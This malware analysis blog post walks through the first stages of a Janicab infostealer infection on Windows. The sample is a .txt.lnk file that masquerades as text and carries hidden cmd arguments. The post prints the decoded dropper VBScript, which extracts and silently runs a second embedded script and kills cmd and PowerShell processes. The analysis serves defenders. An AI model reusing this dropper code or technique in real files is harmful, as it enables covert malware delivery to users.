Janicab Series: First Steps in the Infection Chain

malwarology.com/2022/05/janicab-series-first-steps-in-the-infection-chain/

May 24, 2022

2022-05-24

Malware Analysis , Janicab

In late April 2022, I was requested to analyze a software artifact. It was an instance of Janicab, a software with infostealing and spying capabilities known since 2013. Differently to other analyses I do as part of my job, in this particular case I can disclose parts of it with you readers. I'm addressing those parts in a post series. Here, I'll discuss about the first stages of a Janicab infection on Microsoft Windows targets, based on this specific sample.

SMPT-error.txt.lnk

The infection chain starts with a Shell Link Binary file (LNK) called SMPT-error.txt.lnk. This file is suspicious for several reasons. First, it tries to mask itself as an innocent text file since the last extension (.lnk) gets hidden by default setting in Microsoft Windows. A user could just see SMPT-error.txt once it was downloaded. Second, the file size is considerably big for a LNK file: 3.25 MB. Third, as you can see from **Figure 1**, it targets the command prompt executable.



Figure 1

-

SMPT-error.txt.lnk targets the command prompt executable



Figure 2

-

SMTP-error.txt.lnk hidden arguments

By parsing the LNK structure for SMPT-error.txt.lnk, and more precisely the COMMAND_LINE_ARGUMENTS structure included into the StringData set, I was able to obtain the arguments intended to be passed to the command prompt when triggering the execution of the link. As **Figure 2** may prove, the arguments form a command prompt script. Such a script is decomposable in the following consecutive steps:

1. Copy SMPT-error.txt.lnk into the temporary files directory. The “SMP*.txt.lnk” glob expression will likely match just that file. The temporary files directory is that directory referenced by the %TMP% environment variable.
2. Move to the temporary files directory by issuing the CD command.
3. Add read permissions (+r) to any file having .lnk extension into the temporary files directory. This is achieved by issuing the ATTRIB command.

4. For each system file (/s argument of DIR command)having the .lnk extensions and located into the current directory, take the filename (/b argument of DIR command) and:
    - Read the file content by issuing the TYPE command. Notice that the loop iteration variable %a contains a file name and the prefix $~f points to the absolute path.
    - Within the file, find any line containing the pattern ”#@~^”. This is achieved with the command FIND.
    - Redirect those lines matching the pattern to a file called .vba and stored into the temporary files directory.
    - Execute the .vba file with the CSCRIPT command. This evidence suggests that the content of .vba should be some script accepting the path to SMTP-error.txt.lnk as an argument.



Figure 3

-

SMPT-error.txt.lnk embeds an obfuscated script

Based on what reported, I conclude this section by considering SMPT-error.txt.lnk as a dropper for a second stage artifact along the infection chain. Indeed, such a second stage is originally embedded into the LNK file and stored on disk only after the user having double clicked on the link. **Figure 3** shows the script as it can be found in the LNK file with the FIND command. The next section discusses that script with greater detail.

.vbe

As already pointed out in the previous section, I know that what shown in **Figure 3** is a script. It gets executed by issuing the CSCRIPT command and it expects a single argument consisting of the absolute path to the SMTP-error.txt.lnk file. The script is encoded with the Windows Script Encoder, a tool originally developed and distributed by Microsoft to provide for a shallow protection for various forms of scripts such as VBScript, JavaScript, and more. I’m sure about the encoding because the marker ”#@~^”, used to find the .vbe script within the is SMTP-error.txt.lnk, is a well-known opening tag for the scripts encoded with the Windows Script Encoder.

```
1
2   ---------- SMPT-ERROR.TXT.LNK
3   Set objFSO = CreateObject("Scripting.FileSystemObject")
4   Set objShell = CreateObject("WScript.Shell")
5   objShell.currentdirectory = objShell.ExpandEnvironmentStrings("%tmp%")
6   startFrom = 00000000003643
7   EndAt = 000000005042
8   p = Wscript.Arguments.Item(0)
9   call ExtractEmbeddedFile(p, "2.vbe", startFrom, EndAt)
10  objShell.Run "cscript.exe 2.vbe """ & p & """", 0, 0
11  call killRunningCmdInstances("cmd.exe")
12  call killRunningCmdInstances("powershell.exe")
13
14  Function ExtractEmbeddedFile(SourceFile, DestFile, StartPos, EmbbededFileSize)
15      Set oInputFile = objFSO.GetFile(SourceFile)
16      Set oData = oInputFile.OpenAsTextStream
17      Data = oData.Read(oInputFile.Size)
18      oData.Close
19      StartFrom = StartPos
20      Script = Mid(Data, StartFrom+1, EmbbededFileSize)
21      Set MyFile = objFSO.OpenTextFile(DestFile, 2, True)
22      MyFile.Write "#@~^" & Script
23      MyFile.Close
24  End Function
25
26  Function killRunningCmdInstances(processName)
27      Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
28      Set colProcessList = objWMIService.ExecQuery("SELECT * FROM Win32_Process WHERE Name = '" & processName & "'")
29      For Each objProcess in colProcessList
30          objProcess.Terminate()
31      Next
32  End Function
```

Figure 4

-

.vbe script content as it appears after the decoding

By knowing the encoding algorithm, I was able to decode the script. The full content is showed in **Figure 4**. As you may notice from that listing, the goal of .vbe consists of extracting a further chunk of SMTP-error.txt.lnk, store that chunk on disk, and eventually execute the chunk by using CScript.exe. Therefore, I need to consider .vbe as a dropper for a further script along the infection chain. I close this section with a few annotations about the listing of **Figure 4**:

- The dropped script is stored in the same directory where .vba is located, namely the temporary files directory (%TMP%), with filename 2.vbe.
- I know that 2.vbe is a script because it is executed with Cscript.exe (line 10).
- The dropped script lies at the char offset 3644 of SMTP-error.txt.lnk and it is 5042 chars long. Those are the values passed to the MID function at line 20 as start and length, respectively. Those values are set at line 6 and line 7.
- The dropped script is prefixed with the already mentioned ”#@~^” marker, before being stored on disk as 2.vbe. From that evidence, I may suppose that 2.vba contains a further encoded script.
- The execution of 2.vbe is attempted at line 10. This shell execution will not show any window because the intWindowStyle argument of WScript.Shell.Run is forced to 0 (corresponding to the hide setting).
- Similarly to what I have observed for .vbe, the absolute path of SMTP-error.txt.lnk is passed as a parameter to 2.vbe when the latter gets executed.

- After having launched 2.vbe, .vbe kills any process running the command prompt or powershell. That is the purpose of the function killRunningCmdInstances, called two times at line 11 and line 12 with “cmd.exe” and “powershell.exe” as its argument, respectively.
- killRunningCmdInstances searches the processes by name with the Windows Management Instrumentation (WMI) API for VBScript (lines 28-31).

The next post of this series will push the analysis further along the infection chain, by starting from 2.vbe. As always, if you want to share comments or feedbacks (rigorously in broken Italian or broken English) do not esitate to drop me a message at **admin[@]malwarology.com**.